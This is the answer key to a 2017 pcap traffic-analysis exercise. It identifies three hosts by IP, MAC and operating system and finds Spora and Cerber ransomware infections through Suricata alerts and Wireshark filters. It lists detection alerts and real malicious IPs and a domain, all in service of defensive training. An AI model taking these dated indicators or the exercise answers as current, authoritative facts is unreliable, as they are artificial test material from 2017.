2017-02-11 TRAFFIC ANALYSIS EXERCISE - ANSWERS

BASIC TASKS:

- Document the date, start time and end time of the pcap in UTC (GMT).
- Document the IP address of the three hosts in the pcap.
- Document the mac address of the three hosts in the pcap.
- Document the type of computer (Windows, Mac, Android, etc) for each of the three hosts in the pcap.
- Determine which host(s) were infected.

ANSWERS:

Date, start time and end time of the pcap in UTC (GMT):
2017-02-11 02:47:04 UTC

1st host IP address: 10.3.14.131
1st host mac address: 00:25:64:18:4c:2a (Dell_18:4c:2a)
1st host description: Dell computer running Windows 10

2nd host IP address: 10.3.14.134
2nd host mac address: 14:da:e9:5b:42:1c (AsustekC_5b:42:1c)
2nd host description: Asus computer running Windows 7

3rd host IP address: 10.3.14.135
3rd host mac address: 00:26:bb:4c:6b:e1 (Apple_4c:6b:e1)
3rd host description: Apple computer running OS X

10.3.14.131 and 10.3.14.134 were infected. 10.3.14.131 was infected with Spora ransomware. 10.3.14.134 was infected with Cerber ransomware.

BASIC TASKS EXPLAINED:


All investigations are initiated due to some sort of alert on the network traffic, system logs, or other types of activity records. So the alerts are always a good place to start. You can quickly find two IP addresses in the image included with this exercise (2017-02-11-traffic-analysis-exercise-Suricata-alerts.jpg). The two IP addresses that generated alerts are 10.3.14.131 and 10.3.14.134.

Those two IP addresses indicate the hosts we're investigating are all in the 10.3.14.0/24 address block. Since this exercise states there are three hosts, the remaining host will likely also start with 10.3.14. as its IP address.

As always, when reviewing pcaps in Wireshark, I suggest changing the default column display as discussed in this tutorial:


http://malware-traffic-analysis.net/tutorials/wireshark/index.html

2017-02-11 TRAFFIC ANALYSIS EXERCISE - ANSWERS




Src IP	SPort	Dst IP	DPort	Pr	Event Message
10.3.14.134	51734	10.3.14.2	53	17	ET DNS Query to a *.top domain - Likely Hostile
10.3.14.134	49249	104.155.4.180	80	6	ET INFO HTTP Request to a *.top domain
104.155.4.180	80	10.3.14.134	49249	6	ET POLICY PE EXE or DLL Windows file download
104.155.4.180	80	10.3.14.134	49249	6	ET POLICY Binary Download Smaller than 1 MB Likely H
104.155.4.180	80	10.3.14.134	49249	6	ET CURRENT_EVENTS Likely Evil EXE download from MS
104.155.4.180	80	10.3.14.134	49249	6	ET TROJAN JS/WSF Downloader Dec 08 2016 M6
104.155.4.180	80	10.3.14.134	49249	6	ET INFO Possible EXE Download From Suspicious TLD
104.155.4.180	80	10.3.14.134	49249	6	ET INFO EXE - Served Attached HTTP
10.3.14.134	51735	91.119.56.0	6892	17	ET TROJAN Ransomware/Cerber Checkin M3 (4)
10.3.14.134	51735	91.121.56.30	6892	17	ET TROJAN Possible Downadup/Conficker-C P2P encryp
10.3.14.134	51736	91.119.56.0	6892	17	ET TROJAN W32/Cerber.Ransomware CnC Checkin M4
10.3.14.134	49250	54.87.5.88	80	6	ETPRO TROJAN Cerber Blockchain Query
10.3.14.134	50205	10.3.14.2	53	17	ET TROJAN Ransomware/Cerber Onion Domain Lookup
67.210.245.241	80	10.3.14.131	49506	6	ET SHELLCODE UTF-8/16 Encoded Shellcode
67.210.245.241	80	10.3.14.131	49506	6	ET WEB_CLIENT Possible String.FromCharCode Javascri
10.3.14.131	49585	54.229.205.204	12080	6	ET POLICY HTTP Request on Unusual Port Possibly Hos
10.3.14.131	49585	54.229.205.204	12080	6	ET POLICY HTTP POST on unusual Port Possibly Hostile
10.3.14.131	64890	10.3.14.2	53	17	ET TROJAN Spora Ransomware DNS Query

Shown above: Highlighting two of the hosts from the Suricata alerts.




Shown above: Checking statistics for the pcap.



Date/Time	Dst
2017-02-11 02:57:04	10.3.14.135
2017-02-11 02:57:05	10.3.14.135
2017-02-11 02:57:06	10.3.14.135
2017-02-11 02:57:07	10.3.14.135

Shown above: Selecting "Endpoints" from the Statistics menu.

2017-02-11 TRAFFIC ANALYSIS EXERCISE - ANSWERS



IPv4 Endpoints

Address	Packets	Bytes	Tx Packets	Tx Bytes	Rx Packets
8.43.72.57	21	5 848	12	4 261	9
10.3.14.1	559	60 084	194	28 152	365
10.3.14.2	4	404	0	0	4
10.3.14.131	6 855	4 292 332	3 121	372 975	3 734
10.3.14.134	6 338	2 708 582	3 815	458 206	2 523
10.3.14.135	4 353	2 282 771	2 174	219 792	2 179
10.3.14.254	9	2 518	9	2 518	0
10.3.14.255	281	28 578	0	0	281
17.110.246.85	28	7 411	13	5 483	15
17.120.229.60	26	7 303	13	5 483	13

Shown above: The three IP addresses we're concerned with.

In the above image, I've highlighted the three IP addresses we're concerned with.


Why don't we want 10.3.14.254 and 10.3.14.255? The .254 address is related to DHCP traffic. The .255 address is a broadcast address for that address block. You can get an idea of the traffic by filtering on ***ip.addr eq 10.3.14.254*** in Wireshark for the DCHP-related traffic. Filter on ***ip.addr eq 10.3.14.255*** to get an idea of the broadcast traffic.

What about 10.3.14.1 and 10.3.14.2? 10.3.14.1 is a gateway for the 10.3.14.0/24 address block. This is the IP address network traffic for that block routes through to get at the regular Internet. It's also where you see DNS requests go to. The 10.3.14.2 address shouldn't be in there (thought I had edited that out of the pcap), and you'll only find 4 packets of ICMP traffic associated with that IP address.

If you don't fully understand what was discussed in the previous two paragraphs, you might need a better understanding of IPv4 networking. It's something you can learn more about in almost any study guide for CompTIA's Network+ certification (which is how I originally learned about it). That's something I cannot properly convey in these exercises, because it's really a basic building block for understanding malicious network traffic.


Meanwhile, finding the mac addresses for those three IP addresses is as easy as looking at the frame/packet details.

2017-02-11 TRAFFIC ANALYSIS EXERCISE - ANSWERS




```
Filter: ip.addr eq 10.3.14.131

Date/Time            Src           port  Dst          port  Info
2017-02-11 02:59:07  10.3.14.254   67    10.3.14.131  68    DHCP ACK      - Transaction ID 0xd46715
2017-02-11 02:59:07  10.3.14.131         224.0.0.22         Membership Report / Join group 224.0.0.
2017-02-11 02:59:07  10.3.14.131         224.0.0.22         Membership Report / Join group 224.0.0.
2017-02-11 02:59:07  10.3.14.131         224.0.0.22         Membership Report / Leave group 224.0.0

⊞ Frame 1771: 54 bytes on wire (432 bits), 54 bytes captured (432 bits)
⊞ Ethernet II, Src: Dell_18:4c:2a (00:25:64:18:4c:2a), Dst: IPv4mcast_16 (01:00:5e:00:00:16)
⊞ Internet Protocol Version 4, Src: 10.3.14.131 (10.3.14.131), Dst: 224.0.0.22 (224.0.0.22)
⊞ Internet Group Management Protocol
```

Shown above: Mac address for 10.3.14.131



```
Filter: ip.addr eq 10.3.14.134

Date/Time            Src           port   Dst           port   Info
2017-02-11 02:58:54  10.3.14.1     53     10.3.14.134   52581  Standard query response 0x0108  AAAA fd
2017-02-11 03:00:25  10.3.14.134   64149  10.3.14.1     53     Standard query 0xcbd1  A mail.yahoo.com
2017-02-11 03:00:25  10.3.14.1     53     10.3.14.134   64149  Standard query response 0xcbd1  CNAME l
2017-02-11 03:00:27  10.3.14.134   49158  98.139.70.?:  80     49158→http [SYN] Seq=0 Win=8192 Len=0 M

⊞ Frame 4336: 74 bytes on wire (592 bits), 74 bytes captured (592 bits)
⊞ Ethernet II, Src: AsustekC_5b:42:1c (14:da:e9:5b:42:1c), Dst: Cisco_4e:79:b8 (00:09:7c:4e:79:b8)
⊞ Internet Protocol Version 4, Src: 10.3.14.134 (10.3.14.134), Dst: 10.3.14.1 (10.3.14.1)
⊞ User Datagram Protocol, Src Port: 64149 (64149), Dst Port: domain (53)
⊞ Domain Name System (query)
```

Shown above: Mac address for 10.3.14.134




```
Filter: ip.addr eq 10.3.14.135

Date/Time            Src          port   Dst             port  Info
2017-02-11 03:00:19  10.3.14.135  49204  184.73.172.235  443   49204→https [ACK] Seq=3929 Ack=15911 W
2017-02-11 03:00:45  10.3.14.135  137    10.3.14.255     137   Name query NB <01><02>__MSBROWSE__<02>
2017-02-11 03:00:45  10.3.14.135  137    10.3.14.255     137   Name query NB WORKGROUP<1d>
2017-02-11 03:00:46  10.3.14.135  137    10.3.14.255     137   Name query NB WORKGROUP<1d>

⊞ Frame 4334: 54 bytes on wire (432 bits), 54 bytes captured (432 bits)
⊞ Ethernet II, Src: Apple_4c:6b:e1 (00:26:bb:4c:6b:e1), Dst: Cisco_4e:79:b8 (00:09:7c:4e:79:b8)
⊞ Internet Protocol Version 4, Src: 10.3.14.135 (10.3.14.135), Dst: 184.73.172.235 (184.73.172.235)
⊞ Transmission Control Protocol, Src Port: 49204 (49204), Dst Port: https (443), Seq: 3929, Ack: 15
```

Shown above: Mac address for 10.3.14.135

To figure out the operating system, you need to look at the headers for any HTTP traffic. First, try filtering on: ***ip.addr eq 10.3.14.131 and http.request***


Then, right click on one of the HTTP GET requests and follow the TCP stream. For 10.3.14.131, you'll want to do an HTTP request for one of the URLs to holinergroup.com.



```
Filter: ip.addr eq 10.3.14.131 and http.request

Date/Time              Src            port   Dst                    Info
2017-02-11 02:59:12    10.3.14.131    49421  23.76.          ns.m:  GET /singletile/su
2017-02-11 03:01:49    10.3.14.131    49444  198.10                 HEAD / HTTP/1.1
2017-02-11 03:01:49    10.3.14.131    49445  198.10                 HEAD / HTTP/1.1
2017-02-11 03:01:49    10.3.14.131    49448  198.10                 HEAD / HTTP/1.1
2017-02-11 03:03:17    10.3.14.131    49496  67.210                 GET / HTTP/1.1
2017-02-11 03:03:20    10.3.14.131    49495  67.210                 GET /wp-content/pl

+ Frame 12447: 467 bytes on wire (3736 bits),
+ Ethernet II, Src: Dell_18:4c:2a (00:25:64:1                     09:7c:4e:79:b8)
+ Internet Protocol Version 4, Src: 10.3.14.1                     241 (67.210.245.241)
+ Transmission Control Protocol, Src Port: 49                     Seq: 1, Ack: 1, Len: 4
+ Hypertext Transfer Protocol
```

Shown above: Filter on HTTP requests for 10.3.14.131 and follow the TCP stream.


When following the TCP stream, you'll see the User-Agent string in the HTTP GET request headers. The User-Agent string indicates that computer (which we already know is a Dell desktop or laptop based on the mac address) is running Windows 10. It's also using Chrome as a web browser. The image below highlights the important parts of the User-Agent string showing it is Windows 10 on a Chrome web browser.


Follow TCP Stream (tcp.stream eq 196)
Stream Content
Entire conversation (63558 bytes)

```
GET / HTTP/1.1
Host: holinergroup.com
Connection: keep-alive
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/56.0.2924.87 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/
webp,*/*;q=0.8
Referer: https://www.google.com/
Accept-Encoding: gzip, deflate, sdch
Accept-Language: en-US,en;q=0.8

HTTP/1.1 200 OK
Date: Sat, 11 Feb 2017 03:03:17 GMT
Server: Apache/2.2.21 (Unix) mod_ssl/2.2.21 OpenSSL/0.9.8e-fips-rhel5
```

